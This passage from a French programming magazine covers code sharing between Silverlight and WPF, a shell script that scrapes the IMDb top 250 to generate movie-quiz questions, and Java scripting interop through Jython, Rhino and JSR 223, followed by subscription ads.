assembly=WPFToolkit"
        Title="Window1" Height="300" Width="350">
    <wpftoolkit:DatePicker/>
</Window>
```

Cette librairie vous facilitera donc la tâche de conversion lorsque du XAML Silverlight référence des contrôles qui ne sont pas encore disponibles en WPF. [Fig.5]

Implémentation de code spécifique

Certaines fonctionnalités peuvent être spécifiques à une plate-forme. Prenons comme exemple, l'export de données sur le poste client. Tandis qu'une application WPF offrira la sauvegarde à l'utilisateur via la boîte de dialogue standard de Windows (SaveFileDialog), le client Silverlight 2 proposera, par exemple, de télécharger un fichier par le navigateur. Bien que la fonctionnalité soit la même, l'implémentation requise sur chacune des deux plates-formes sera différente. (À noter qu'il sera possible d'utiliser le SaveFileDialog en Silverlight 3).

La solution MixedApp montre une manière de séparer le code spécifique. Pour cela, la classe *Personne* est déclarée au sein du projet **MixedLib** et implémente le code pouvant être factorisé (*Personne.cs*). Par la suite, chaque projet cible implémentera une méthode d'export spécifique à sa plate-forme par le biais d'une classe partielle.

Dans notre exemple, la version Silverlight (*Personne.Silverlight.cs*) sérialise l'instance en JSON et affiche le résultat par le biais d'une fenêtre Alert du navigateur :

```
public void Export()
{
    string res;
    using (MemoryStream ms = new MemoryStream())
    {
        DataContractJsonSerializer serializer =
            new DataContractJsonSerializer(typeof(Personne));
        serializer.WriteObject(ms, this);
        ms.Position = 0;
        using (StreamReader streamReader = new StreamReader(ms))
            res = streamReader.ReadToEnd();
    }

    // Cela n'a pas de sens en WPF
    HtmlPage.Window.Alert(string.Format("[Export JSON] {0}", res));
}
```

La version WPF (*Personne.WPF.cs*) propose à l'utilisateur de sauvegarder l'instance en XML sur le système de fichier local :

```
public void Export()
{
    // L'écriture dans le système de fichier hôte n'est pas
    autorisé en Silverlight
}
```

```
SaveFileDialog sfd = new SaveFileDialog();
if (sfd.ShowDialog() != DialogResult.OK)
    return;

using (StreamWriter tw = new StreamWriter(sfd.FileName))
{
    XmlSerializer xs = new XmlSerializer(typeof(Personne));
    xs.Serialize(tw, this);
}

MessageBox.Show("Export effectué!");
}
```

Cette technique permet, à la classe partielle de chaque projet cible, de ne contenir que le code spécifique, aussi bien pour les clauses using que pour le code proprement dit.

Notons que la classe partielle de **MixedApp** (*Personne.NotImplemented.cs*) renvoie une *NotImplementedException* pour permettre le build de la solution.

Pourquoi avoir deux technologies de présentation ?

Il est légitime de se demander pourquoi deux plates-formes si semblables coexistent, alors qu'une seule semblerait suffisante. La réponse à cette question réside dans les scénarios d'utilisation, bien différents pour l'une et l'autre des plates-formes.

Tandis que les RCA visent le desktop et sont conçus pour tirer pleinement parti du poste de travail (matériel), les RIA s'orientent sur le web avec des contraintes bien plus fortes :

- **Taille / charge** : L'installation et l'exécution d'une application Silverlight doivent être rapides pour ne pas interrompre ou ralentir la navigation.
- **Performance** : Dans un monde web où la concurrence est rude, Silverlight doit être particulièrement performant.
- **Portabilité et compatibilité** : Silverlight visant l'ubiquité, il doit être portable et ne pas avoir de dépendance vis-à-vis d'un navigateur ou d'une plate-forme. Cela lui a d'ores et déjà permis d'être implémenté sur Mac, Linux (Moonlight) et bientôt sur Windows Mobile.

Plutôt que de faire des compromis affectant les deux scénarios, la plate-forme client riche Microsoft fournit deux technologies bien spécifiques. En fonction de vos besoins, il conviendra de choisir la technologie la plus appropriée. La section suivante liste leurs points forts respectifs.

Les avantages de Silverlight

Nous venons de voir que la majorité des limites de partage de ressources sont portées par les contraintes Silverlight. Cependant, Silverlight dispose de nombreux avantages, bien plus pertinents dans un choix technologique que dans sa compatibilité avec WPF. Rappelons les plus importants :

- **Rapidité d'exécution** : on parle de technologie web et surtout de RIA. Dans ce contexte, Silverlight a des impératifs en termes de performance et de réactivité, même si cela apporte quelques limites au niveau du code (qui tendent à disparaître au fur et à mesure des versions).
- **Galerie de contrôles**. Silverlight est accompagné de nombreux contrôles qui offrent un réel gain de productivité.
- **Tient en 4 Mo**. Cette taille a son importance en termes de déploiement.

- Capitalise sur les compétences .NET: le ticket d'entrée est peu coûteux pour un développeur WPF
 - Multiplateforme : plus de code spécifique lié à l'environnement. Une fois compilé, une application Silverlight peut s'exécuter dans différents navigateurs (Internet Explorer, Firefox ...) et sous différents environnements (Windows, Mac). Cela ne doit pas supprimer les tests de compatibilité sur ces différentes plates-formes
- Côté évolution, voilà maintenant quelques semaines que Silverlight 3 est sortie en version bêta. Sans rentrer dans les détails, les fonctionnalités annoncées viennent compléter cette liste : plus de contrôles, gestion de la pagination, historique de navigation, support de la GPU, amélioration du data binding, LocalConnection (connexion entre deux applications Silverlight hébergées sur une même page) et surtout ... la possibilité de télécharger et d'exécuter Silverlight sur le poste client.

Les avantages de WPF

Le contexte desktop des applications WPF permet d'accéder à des fonctionnalités dont :

- L'accélération matérielle via DirectX permet à WPF de profiter pleinement de la puissance des cartes graphiques modernes. C'est par exemple, ce qui permet de gérer la 3D matériellement.
- Un parser XAML plus sophistiqué, mais aussi plus coûteux en ressources que celui de Silverlight. WPF permet, entre autres, l'utilisation de triggers, de hiérarchies pour les styles, ou de markup extensions personnalisées.
- Les permissions accordées aux applications WPF peuvent être plus élevées. Cela permet d'interagir directement avec le système (communications inter-process), le matériel (stylet, bientôt le multi-touch), d'appeler des API natives via l'interop ou encore d'ac-

céder plus facilement aux différentes ressources réseaux

- Et bien entendu, la présence du framework .NET dans son intégralité qui offre aux développeurs une des API les plus riches du marché

Conclusion

Les différences d'implémentation entre les applications RCA et RIA existent, mais se réduisent au cours des nouvelles versions de chacune des deux technologies. Silverlight 3 proposera par exemple un modèle de databinding plus proche de celui de WPF, tandis que WPF 4 adoptera des contrôles utilisateurs aujourd'hui disponible dans Silverlight. Cette orientation permettra d'optimiser le partage de ressources entre ces deux technologies et ainsi capitaliser sur le code existant. Le développement pour la plate-forme cliente Microsoft s'unifie considérablement entre les scénarios RIA et RCA. Le développement conjoint avec ces deux technologies est aujourd'hui une réalité, et permet la création d'applications riches non seulement avec les mêmes principes, mais également avec les mêmes ressources humaines et techniques.

Ressources

Le code source du projet **MixedApp** peut être téléchargé ici : <http://blogs.msdn.com/luc/attachment/9528925.ashx>

- *Code reuse in WPF and Silverlight 2* – Dino Esposito

- *MVVM in Silverlight 2 Apps* – Shawn Wildermuth

- *Silverlight, WPF and the Microsoft .NET Framework: Sharing Skills and Code* – Ian Ellison Taylor

■ **Maxime Lamure**

Consultant MCS

Microsoft France

<http://blogs.msdn.com/maximelamure>

■ **Luc Vo Van**

Consultant MCS

Microsoft France

<http://blogs.msdn.com/luc>



ABONNEMENT

PDF

30 € par an

soit **2,73 €** le numéro

www.programmez.com

Abonnement

INTÉGRAL

Pour un supplément de 10 € an

accès illimité


aux archives

Cette option est réservée aux abonnés pour 1 an au magazine, quel que soit le type d'abonnement (Standard, Numérique, Etudiant). Le prix de leur abonnement normal est majoré de 10 € (prix identique pour toutes zones géographiques). Pendant la durée de leur abonnement, ils ont ainsi accès, en supplément, à tous les anciens numéros et articles/ dossiers parus.

Tous les jours : l'actu et le téléchargement
www.programmez.com

Un moteur **Shell** pour une base de données cinématographique

Nous nous intéresserons aux 250 premiers films d'une liste du site IMDb (Internet Movie Database <http://www.imdb.com/>), puis nous prendrons la date de sortie de chaque film et nous la stockerons dans une base de données.



APPLICATION : FILMS

LANGAGE : SHELL

SOURCE : OUI

Si vous cliquez sur le lien www.imdb.com/chart/top, vous verrez que chaque film est référencé par une URL de la forme [http://www.imdb.com](http://www.imdb.com/title/tt0111161/)

[/title/tt0111161/](http://www.imdb.com/title/tt0111161/). Cela signifie qu'un simple **grep** peut extraire l'URL de chacun des 250 *meilleurs* films (« meilleurs » selon les votants du site). En utilisant **curl**, voici ce dont vous avez besoin :

```
curl -s http://www.imdb.com/chart/top | \
sed 's/< / \
/g' | grep '/title/tt' | more
```

Le résultat obtenu n'est pas exactement ce que nous voulons, mais il ressemble assez à une base de données utilisable avec cette simple commande, ne justifiant même pas l'écriture d'un script shell :

```
a href="/title/tt0111161/">The Shawshank Redemption
a href="/title/tt0068646/">The Godfather
a href="/title/tt0071562/">The Godfather : Part II
a href="/title/tt0060196/">Il Buono, il brutto, il cattivo
a href="/title/tt0110912/">Pulp Fiction
```

Pour filtrer uniquement ce que nous voulons, c'est-à-dire un fichier de 250 URL des 250 meilleurs films, il nous faut tout simplement effectuer un petit ajout :

```
curl -s http://www.imdb.com/chart/top | sed 's/< / \
/g' | grep '/title/tt' | cut -d\" -f2
```

Et voici le résultat :

```
/title/tt0111161/
/title/tt0068646/
/title/tt0071562/
/title/tt0060196/
/title/tt0110912/
...
etc
```

Il est facile de glisser ceci dans un fichier de données avec un simple appel supplémentaire à **sed** comme ceci :

```
| sed 's/^http: \ / \ /www.imdb.com/'
```

Maintenant nous avons le fichier de données suivant, contenant des URL :

```
http://www.imdb.com/title/tt0111161/
```

Visitez cette URL et vous verrez que c'est le film numéro 1 de la IMDb, l'excellent film de Frank Darabont *The Shawshank Redemption* (titre français, « Les Evadés »).

EXTRAIRE DES DONNÉES POUR LE FUN

Nous savons comment obtenir une liste de 250 films selon les votants d'IMDb, mais la question est maintenant, "comment pouvons-nous obtenir des informations utiles à ce stade ?" La réponse se trouve sur chacune des pages où l'on peut en extraire le contenu. Regardez la page de *The Shawshank Redemption* et aussitôt vient à l'esprit la question ludique : en quelle année est sorti un certain film populaire ? Sa formulation se fait en saisissant le titre de chaque page qui est en fait le nom du film et l'année de sa sortie.

```
curl -s http://www.imdb.com/title/tt0111161/ | grep '<title>'
```

Ce n'est pas tout à fait ce que nous voulons, mais c'est assez proche :

```
<title>The Shawshank Redemption (1994) </title>
```

C'est suffisamment proche pour nous permettre maintenant d'écrire un petit script qui prend l'URL d'un titre de film de la IMDb et affiche le nom du film suivi d'un symbole pipe "|" (un séparateur de champ plutôt pratique !) et l'année de sa sortie :

```
#!/bin/sh
# étant donné l'URL d'un film d'IMDb, affiche le titre & l'année de sortie

curl -s "$1" | \
grep '<title>' | cut -d\" -f2 | cut -d\" -f1 | \
sed 's/([0-9] [0-9] [0-9]) / &/' | sed 's/(// ;s/)///'
exit 0
```

Nous pouvons à présent insérer la liste dans le script et en extraire une liste des 10 premiers films :

```
for name in $(cat top250.txt)
do
./get-film-info.sh $name
done | head -10
```

DEUX ANNÉES ALÉATOIRES

Tout d'abord, écrivons le code qui génère une année adjacente raisonnable sous la forme d'une fonction scriptée :

```
get_random ( )
{
delta=$(( $RANDOM % $factor + 1))

add=$(( $RANDOM % 2 ))

if [ $add -eq 1 ] ; then

closeyear=$(( $releasedate + $delta ))
```



```

else
  closeyear="$(( $releasedate - $delta ))"
fi

if [ $closeyear -gt $thisyear ] ; then

  closeyear="$(( $releasedate - $delta ))"
fi

}

```

Ensuite, étant donné que nous ne pouvons gracieusement retourner une valeur *short* à partir d'une variable globale, voici comment s'effectuer l'appel de notre fonction :

```

get_random

match1=$closeyear

```

Cela nous permet de deviner la 1^{re} année, assez facilement peut-on dire. Mais la prochaine tentative doit être différente de la première. Comment faire ? Par une boucle *while* :

```

match2=$match1 # nécessite une valeur initiale

while [ $match2 -eq $match1 ] ; do

  get_random

  match2=$closeyear

done

```

C'est un peu risqué, parce qu'il y a la possibilité d'une boucle infinie si le code ne trouve jamais une valeur annuelle aléatoire qui diffère. Mais laissons cela de côté pour le moment. Maintenant, nous avons trois valeurs annuelles : deux incorrectes, \$match1 et \$match2, et la valeur correcte \$releasedate. Comment les mettre en ordre dans la fonction d'appel ? Très facile :

```

echo "$match1 $match2 $releasedate" | sort -n

```

Donnez une année à cette fonction et elle en retournera trois : deux qui sont proches mais mauvaises et une qui est correcte. Par exemple :

```

$ ./year-delta.sh 1975

1981      1971      1975

$ ./year-delta.sh 1999

2000      1998      1999

$ ./year-delta.sh 1938

1948      1935      1938

```

C'est exactement ce que nous voulons. A présent, comment intégrer ceci dans le plus grand script qui saisit une ligne aléatoire à partir de la base de données IMDb et ensuite la présente sous un aspect réalisable et fonctionnel ?

EXTRAIRE DES DONNÉES ET LES AFFICHER

Une fois que vous avez mémorisé l'astuce `$(($RANDOM % une-certaine-valeur))`, il devrait être facile d'obtenir une ligne aléatoire à partir d'un fichier de données :

```

lines="$(wc -l < $filmdb | sed 's/ //g')"

randline=$(( $RANDOM % $lines + 1 ))

match="$(sed -n "$(randline)p" < $filmdb )"

```

`wc` est l'un de vos meilleurs amis dans l'écriture de script, parce qu'il est facile à utiliser. Mais c'est particulièrement frustrant qu'il n'y ait pas moyen de désactiver l'espace blanc qu'il génère. C'est pourquoi la première ligne comprend un appel à `sed` pour supprimer tous les espaces qui sont ajoutés. Et donc, à chaque fois que vous utilisez `wc`, vous devez supprimer l'espace blanc quasiment en même temps. Le résultat de ces trois lignes, c'est que `match` a une valeur semblable à :

```

The Lord of the Rings : The Two Towers | 2002
(« Le Seigneur des Anneaux : Les Deux Tours | 2002 »)

```

Maintenant, nous devons le scinder en deux champs, ce qui se fait aisément de la manière suivante :

```

title= "$(echo $match | cut -d\ | -f1)"

relyear="$(echo $match | cut -d\ | -f2)"

```

A présent, il est temps d'invoquer la fonction des années aléatoires qui, rappelons-le, générera une année correcte et deux incorrectes :

```

years=($($randomyears $relyear))

```

Enfin, mettons les trois années dans des variables séparées, et ensuite, affichons une question-cinéma (« movie-question ») intéressante :

```

year1= "$(echo $years | cut -d\ -f1)"

year2= "$(echo $years | cut -d\ -f2)"

year3= "$(echo $years | cut -d\ -f3)"

echo "IMDb Top 250 Movie #$(randline) : Was $title released
in $year1, $year2, $year3 ?"

```

Pas mal du tout ! Voyons comment ça marche :

```

$ ./generate-movie-question.sh

IMDb Top 250 Movie #80 : Was "Some Like It Hot" released
in 1950, 1959 or 1963 ?

$ ./generate-movie-question.sh

IMDb Top 250 Movie #127 : Was "Mononoke-hime" released
in 1994, 1995 or 1997 ?

$ ./generate-movie-question.sh

IMDb Top 250 Movie #248 : Was "Planet of the Apes" released
in 1967, 1968 or 1969 ?


```

■ Dr Rodrigue Sabin **MOMPELAT**

Enseignant-Chercheur - Ingénieur Logiciel - Copenhague. Danemark

Interopérabilité entre langages de script et JVM

Java a été conçu pour être un langage final. Pourtant, au fil des années, il s'est révélé intéressant pour implémenter des langages de script. Les possibilités d'interopérabilité avec la JVM sont un des points forts de ces langages de script.



En comparaison des langages compilés dont Java fait partie, les langages de script possèdent des atouts indéniables. Rapidité d'écriture, grande expressivité

grâce à des types de haut niveau et au typage dynamique, pas de phase de compilation. L'inconvénient potentiel d'un langage naissant, c'est l'éventuelle absence de riches bibliothèques.

De son côté Java est, c'est le moins que l'on puisse dire, très riche en bibliothèques. De fait, même si Java n'a pas du tout été conçu pour cela au départ, nombreux sont ceux qui ont eu l'idée de l'utiliser pour implémenter des langages de script et profiter de ses acquis. Avec des résultats souvent excellents.

Ainsi, parmi d'autres, nous avons Jython, un Python écrit en Java, Groovy, Clojure, un Lisp en Java, JRuby, Scala, ou encore Rhino qui est un Javascript pour Java.

Tous ces langages offrent en plus l'interopérabilité avec la JVM. Dans cet article nous allons examiner ce point particulier pour quelques-uns d'entre eux.

1 JYTHON

Jython (<http://www.jython.org>) est une implémentation du langage Python en Java, et c'est sans doute le premier langage de script écrit en Java. Nous commençons donc par lui. Mais fondamentalement les opérations présentées avec Jython ne diffèrent pas beaucoup de celles avec Groovy ou JRuby ou autres, ainsi que le lecteur le constatera en se reportant à la documentation de chacun de ces langages. L'esprit Python, c'est la concision du code, et la rapidité d'écriture. Avec Jython il peut se révéler très intéressant de prototyper des interfaces utilisateur puis de compiler a posteriori les scripts, pour les utiliser depuis Java, comme des classes normales. Il y a malheureusement une ombre au tableau. Jython a pendant longtemps suivi l'évolution du Python, et continue certes à le faire, mais jythonc, le compilateur transformant les scripts en classes Java ne suit pas le mouvement.

Jusqu'à Python 2.2 et donc Jython 2.2, tout va bien. Mais Jython 2.5, dernière version en date et langage en phase avec Python 2.5, ne propose pas jythonc. La raison étant, semble-t-il, et au moment où nous écrivons ces lignes, que jythonc ne sait pas traiter les générateurs de Python 2.5. Bien sûr la situation est susceptible d'évoluer. En attendant il faut se contenter de Python 2.2 si l'on veut générer des classes Java. Jython 2.2 sera plus que suffisant pour la majorité des applications. En revanche, lorsqu'il s'agira d'embarquer Jython dans une application Java ainsi que nous le verrons plus loin, il n'y a aucun problème avec Jython 2.5. L'installation de Jython est

une formalité. Après l'installation un fichier mérite votre attention: le fichier registry. Il se trouve à la racine de l'arborescence de Jython. Il s'agit d'un fichier de configuration. Vous pourrez y régler l'équivalent de PYTHONPATH, et si vous souhaitez utiliser jythonc, vous devrez faire pointer la propriété `python.jythonc.compiler` sur un compilateur Java. Par exemple :

```
python.jythonc.compiler = C:\jdk1.6.0_10\bin\javac
```

Voici maintenant un script inspiré d'un script proposé par David Ascher, un des créateurs de Jython. Ce script fera apparaître sur votre écran une calculatrice totalement fonctionnelle. [Fig.1]



Une calculatrice écrite en Jython.

```
#!/usr/bin/env jython

#from pawt.awt import *
#from pawt.swing import *
from pawt.swing import test
from java.awt import *
from javax.swing import JPanel, JTextField, JButton

labels = ['7', '8', '9', '+',
          '4', '5', '6', '-',
          '1', '2', '3', '*',
          '0', '.', '=', '/']

class Calc(JPanel):
    def __init__(self):
        self.setLayout(BorderLayout())
        self.keys = JPanel(GridLayout(4, 4))
        self.display = JTextField()

    for label in labels:
        key = JButton(label)
        if label == '=':
            key.actionPerformed = self.enter
        else:
            key.actionPerformed = self.push
        self.keys.add(key)

    self.add(self.keys, 'Center')
```

```

self.add(self.display, 'North')

def push(self, event):
    self.display.replaceSelection(event.actionCommand)

    def enter(self, event):
        self.display.text = str(eval(self.display.text))
        self.display.selectAll()

if __name__ == '__main__':
    calc = Calc()
    calc.setVisible(1)
    test(calc)


```

Nous ne rentrerons pas dans les détails de ce script, ce n'est pas le sujet de cet article. On appréciera toutefois la concision du code. Ce script illustre comment dériver en Jython une classe Java. Il illustre encore comment mettre en place un gestionnaire d'événements. Un dernier mot: les imports en commentaire en début du script sont une fonctionnalité qui permet de localiser Swing sur de très vieilles JDK. A priori leur usage n'est jamais nécessaire avec les JDK récentes.

2 COMPILER UN SCRIPT JYTHON ET UTILISER LA CLASSE PRODUITE

Notre script calculatrice est très bien, mais il est encore plus intéressant de l'utiliser comme composant d'une application swing. Après tout, notre calculatrice n'est rien d'autre qu'un JPanel du point de vue de Swing. Nous devons d'abord compiler notre script et en faire un jar :

```
jythonc --jar Calc.jar --package org.fred.jython Calc.py
```



Notre panneau calculatrice est maintenant embarqué dans une application Swing.

Ainsi que nous le voyons ci-dessus, c'est au moment de la compilation que nous définissons à quel paquetage notre classe doit appartenir. Les fichiers produits par cette compilation résident tous dans un répertoire conjoint au script et baptisé jpywork. Dans ce répertoire se trouve notre classe, dans une arborescence correspondant à son répertoire. Mais on y trouvera aussi des classes

proxy générées automatiquement. Toutes ces classes doivent être pointées par le CLASSPATH. Moyennant quoi, nous pouvons écrire une application Java embarquant notre panneau calculatrice : [Fig.2]

```

package org.programmez.fred;

import java.awt.*;
import java.awt.event.*;
import javax.swing.*;
import org.fred.jython.*;

```

```

public class UseCalc extends JFrame
{
    public UseCalc()
    {
        super();
        JPanel inner = new JPanel();
        getContentPane().add(inner);
        inner.setLayout(new BorderLayout());
        Calc calc = new Calc();
        calc.setVisible(true);
        inner.add(calc, BorderLayout.CENTER);
        JButton bouton = new JButton("Quitter");
        bouton.addActionListener(new ActionListener()
        {
            public void actionPerformed(ActionEvent e)
            {
                bouton_actionPerformed(e);
            }
        });
        inner.add(bouton, BorderLayout.SOUTH);
    }

    void bouton_actionPerformed(ActionEvent e)
    {
        System.exit(0);
    }

    public static void main(String[] args)
    {
        UseCalc use = new UseCalc();
        use.pack();
        use.setVisible(true);
    }
}

```

3 EMBARQUER L'INTERPRÉTEUR JYTHON DANS UNE APPLICATION JAVA

L'opération est aisée. Il est possible de faire en sorte qu'une application Java présente l'interpréteur interactif de Jython comme si ce dernier avait été lancé depuis une console. Nous renvoyons le lecteur à la documentation des classes InteractiveConsole, InteractiveInterpreter et JLineConsole du paquetage *org.python.util* pour cela. Quant à nous, nous allons simplement embarquer l'interpréteur et lui faire exécuter un peu de code:

```

package org.programmez.fred;

import org.python.util.PythonInterpreter;
import org.python.core.*;

public class JythonEmbedded {
    public static void main(String []args)
        throws PyException
    {
        PythonInterpreter jython =
            new PythonInterpreter();

        System.out.println("Coucou embarqué");
    }
}

```



```

jython.exec("import sys");
jython.exec("print sys");

jython.set("a", new PyInteger(42));
jython.exec("print a");
jython.exec("b = 2+2");
PyObject b = jython.get("b");
System.out.println("b: " + b);
Integer i = (Integer)jython.get("b", Integer.class);
System.out.println("i: " + i);

jython.set("texte", new PyString("Hello World!"));
jython.exec("import un_script");
PyObject texte = jython.eval("un_script.run(texte)");

System.out.println("texte: " + texte);
PyObject locals = jython.getLocals();
System.out.println("locals: " + locals);
jython.set("texte", texte);
locals = jython.getLocals();
System.out.println("locals: " + locals);
}
}

```

Pour que ce code fonctionne, le CLASSPATH doit pointer sur l'archive *jython.jar* qui vient avec la distribution de Jython. Ce code parle de lui-même et ne mérite que quelques explications complémentaires que voici. Toutes les variables avec lesquelles cet exemple travaille font partie d'un espace de nom qualifié de local, et dont on peut obtenir le contenu avec la méthode `getLocals`. En revanche, si nous importons un script, toutes les variables feront partie de l'espace de noms de ce script, comme c'est toujours le cas en Python, et ne seront donc ni vues, ni accessibles directement dans l'espace local. Ainsi notre code ci-dessus importe un script Python dont voici le code :

```

def run(texte):
    print texte
    texte = "Programmez!"
    return texte

```

Le code Java définit une variable `texte` dans l'espace local. Nous voulons que notre script y accède et la modifie. Le seul moyen pour cela est de passer la variable en argument à une fonction du script, puis de récupérer la valeur retournée par la fonction, et enfin d'affecter cette valeur à notre variable de l'espace global.

4 JAVA 6 ET LA JSR 223 SCRIPTING API

Le monde Java n'a pas tardé à percevoir tout l'intérêt qu'il y a à embarquer un interpréteur dans une application Java. D'autre part, les langages de script bâtis sur Java sont de plus en plus nombreux. Ceci a donné naissance à une Java Specification Request, la JSR 223, afin que soit définie une interface commune à tous les langages de script. Si vous utilisez une JDK 6, cette interface est située dans le paquetage *javax.script*. Pour utiliser cette interface, vous devez télécharger une implémentation à <https://scripting.dev.java.net/>. A l'heure où nous écrivons ces lignes, l'interface est implémentée pour toute une quantité de langages, tels Jython, JRuby, Groovy, ou même

des langages plus confidentiels, comme Jaskell, un Haskell écrit en Java. Le code pour manipuler cette interface avec Java et Jython est semblable à celui de l'exemple précédent. On veillera simplement à ce que l'archive *jython-engine.jar* soit pointée par le CLASSPATH :

```

package org.programmez.fred;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineManager;
import javax.script.ScriptException;

public class JRS223JythonEmbedded {
    public static void main(String[] args) throws ScriptException {
        ScriptEngine engine =
            new ScriptEngineManager().getEngineByName("jython");
        engine.eval("import sys");
        engine.eval("print sys");
        engine.put("a", 42);
        engine.eval("print a");
        engine.eval("x = 2 + 2");
        Object x = engine.get("x");
        System.out.println("x: " + x);

        engine.put("texte", "Hello World!");
        engine.eval("import un_script");
        engine.eval("un_script.run(texte)");
    }
}

```

Il y a quand même une différence notable. En Jython pur, si *jython.jar* n'est pas pointée par CLASSPATH, la compilation n'est pas possible. Elle l'est en revanche si l'on utilise *javax.script.ScriptEngine*, car celle-ci n'est qu'une interface dont l'implémentation n'est chargée qu'à l'exécution. Même si la plupart des langages de script pour Java (Groovy, JRuby, etc.) implémentent désormais cette interface commune, à moins que l'on ait un besoin bien précis d'utiliser l'un des deux, une excellente alternative se trouve avec Rhino, un Javascript embarqué dans la JVM depuis Java 6. Avec lui, pas de problème de déploiement ou de CLASSPATH, et des possibilités non moins intéressantes qu'avec les autres.

5 RHINO, UN JAVASCRIPT DANS LA JVM

Un des aspects les plus intéressants de Javascript est la possibilité qu'il offre de définir des objets à la volée, aussi bien en ce qui concerne les propriétés que les méthodes. Il est vrai qu'il n'est pas le seul, Groovy avec ses *expandos* inspirés justement de Javascript sait le faire aussi, mais revenons à Javascript. Voici un code d'exemple qui illustre sa puissance dans un contexte embarqué.

```

package org.programmez.fred;

import javax.script.*;

public class DynamicJavascript {

```

```

public static void main(String[] args) throws Exception {
    ScriptEngine engine =
        new ScriptEngineManager().getEngineByName("JavaScript");

    String script =
        "var prog = new Object(); prog.programmez = function(param)"
        + "{ print('Programmez!', ' + param); }";

    // Evaluer la ligne de code, et donc instancier un objet
    engine.eval(script);

    Invocable inv = (Invocable) engine;
    // Obtenir l'instance de l'objet
    Object prog = engine.get("prog");

    // Invoquer la méthode de l'objet
    inv.invokeMethod(prog, "programmez", "Abonnez vous ! :-)" );
}

```

Par ce code on voit que là où un langage comme Jython sera à l'aise dans la portée d'un module, Javascript est à l'aise dans la portée courante. Une fois la ligne de script évaluée, l'objet est défini dans la portée. Il suffit alors d'invoquer la méthode `get` du moteur pour pouvoir travailler avec l'objet côté Java. Une occasion pour nous de découvrir une autre interface du paquetage *javax.script*, l'interface *Invocable*. Son implémentation est optionnelle et ses méthodes permettent d'invoquer les méthodes d'objets dans la portée courante, tout en leur passant un ou plusieurs arguments comme illustré ci-dessus.

6 TRAVAILLER AVEC LES INTERFACES JAVA

Invocable propose une méthode étonnante qui retourne une implémentation d'interface Java à partir des fonctions de script ou des objets stockés dans la portée courante. Autrement dit, si l'on reste sur l'aspect de construction de code dynamique, il est possible d'implémenter des interfaces Java à la volée. Démonstration sur l'interface *Runnable* à partir d'une fonction de script, une seule méthode est à définir: `run`.

```

package org.programmez.fred;

import javax.script.*;

public class ScriptRunnable {
    public static void main(String[] args) throws Exception {
        ScriptEngine engine = new
            ScriptEngineManager().getEngineByName("JavaScript");

        String script = "function run() { println('Programmez!'); }";

        engine.eval(script);
    }
}

```

```

Invocable inv = (Invocable) engine;

// Ici on récupère côté Java une implémentation
// de l'interface Runnable à partir du contenu du moteur
Runnable r = inv.getInterface(Runnable.class);

// Et on lance le thread tout à fait normalement
Thread th = new Thread(r);
th.start();
}

```

Et la même chose maintenant avec un objet Javascript

```

package org.programmez.fred;

import javax.script.*;

public class ObjectRunnable {
    public static void main(String[] args) throws Exception {
        ScriptEngine engine =
            new ScriptEngineManager().getEngineByName("JavaScript");

        String script = "var obj = new Object();"
            +" obj.run = function() { println('Abonnez vous! :-)'); }";
        engine.eval(script);

        Object obj = engine.get("obj");
        Invocable inv = (Invocable) engine;
        Runnable r = inv.getInterface(obj, Runnable.class);
        Thread th = new Thread(r);
        th.start();
    }
}

```

7 CONCLUSION

Comme cet article s'est efforcé de le montrer, ce ne sont pas les possibilités de collaboration entre les langages de script basés sur Java et la JVM qui manquent. Outre l'aspect développement rapide ou prototypage, cette collaboration permet d'offrir à l'utilisateur d'une application Java des fichiers de configuration élaborés, ou même la possibilité d'étendre les fonctionnalités de l'application. Utiliser les fonctionnalités exposées par le langage lui-même était l'approche historique. Cette approche reste valable lorsqu'il s'agit par exemple de compiler des scripts en classes Java, comme nous l'avons fait avec Jython. Cependant, si l'on se limite au scripting, il est beaucoup plus intéressant d'utiliser l'interface unifiée proposée par la JDK 1.6. Enfin, si tous les langages de scripts ont leurs points forts, il semble à votre serviteur que Rhino reste trop peu populaire en regard de ses possibilités. Sans compter qu'avec lui, il n'y a pas de problème de déploiement, ni de CLASSPATH.

■ Frédéric Mazué - fmazue@programmez.com

PROCHAIN NUMÉRO N°126 - janvier 2010, parution 30 décembre

- ✓ **Base de données** compression, interopérabilité, MariaDB, partitionnement... : mieux maîtriser les données et sa base
- ✓ **Webmaster** Flex 4, ActionScript 4 : attention, évolution majeure !
- ✓ **Langages** Axum, T4 : les incroyables langages de Microsoft

DÉVELOPPEZ VOTRE SAVOIR-FAIRE



Langage et code, développement web,
carrières et métier :
Programmez !, c'est votre outil
de veille technologique.

Pour votre développement personnel et professionnel,
abonnez-vous à Programmez !

Choisissez votre formule

- **Abonnement 1 an au magazine : 49 €**
(au lieu de 65,45 € tarif au numéro) *Tarif France métropolitaine*
- **Abonnement Intégral : 1 an au magazine + archives
sur Internet et PDF : 59 €** *Tarif France métropolitaine*
- **Abonnement PDF / 1 an : 30 €** - *Tarif unique*
Inscription et paiement **exclusivement en ligne**
www.programmez.com
- **Abonnement Etudiant : 1 an au magazine : 39 €**
(au lieu de 65,45 € tarif au numéro) *Offre France métropolitaine*

11 numéros par an : 49 €*

Economisez 16,45 €*

*Tarif France métropolitaine

+ Abonnement INTÉGRAL

ACCÈS ILLIMITÉ aux ARCHIVES du MAGAZINE pour 0,84€ par mois !

Cette option est réservée aux abonnés pour 1 an au magazine,
quel que soit le type d'abonnement (Standard, Numérique, Etudiant).
Le prix de leur abonnement normal est majoré de 10 € (prix identique

pour toutes zones géographiques). Pendant la durée de leur abonnement,
ils ont ainsi accès, en supplément, à tous les anciens numéros et articles/
dossiers parus.

OUI, je m'abonne

Vous pouvez vous abonner en ligne et trouver tous les tarifs www.programmez.com

PROGRAMMEZ

- ☐ **Abonnement 1 an au magazine : 49 €** (au lieu de 65,45 € tarif au numéro) *Tarif France métropolitaine*
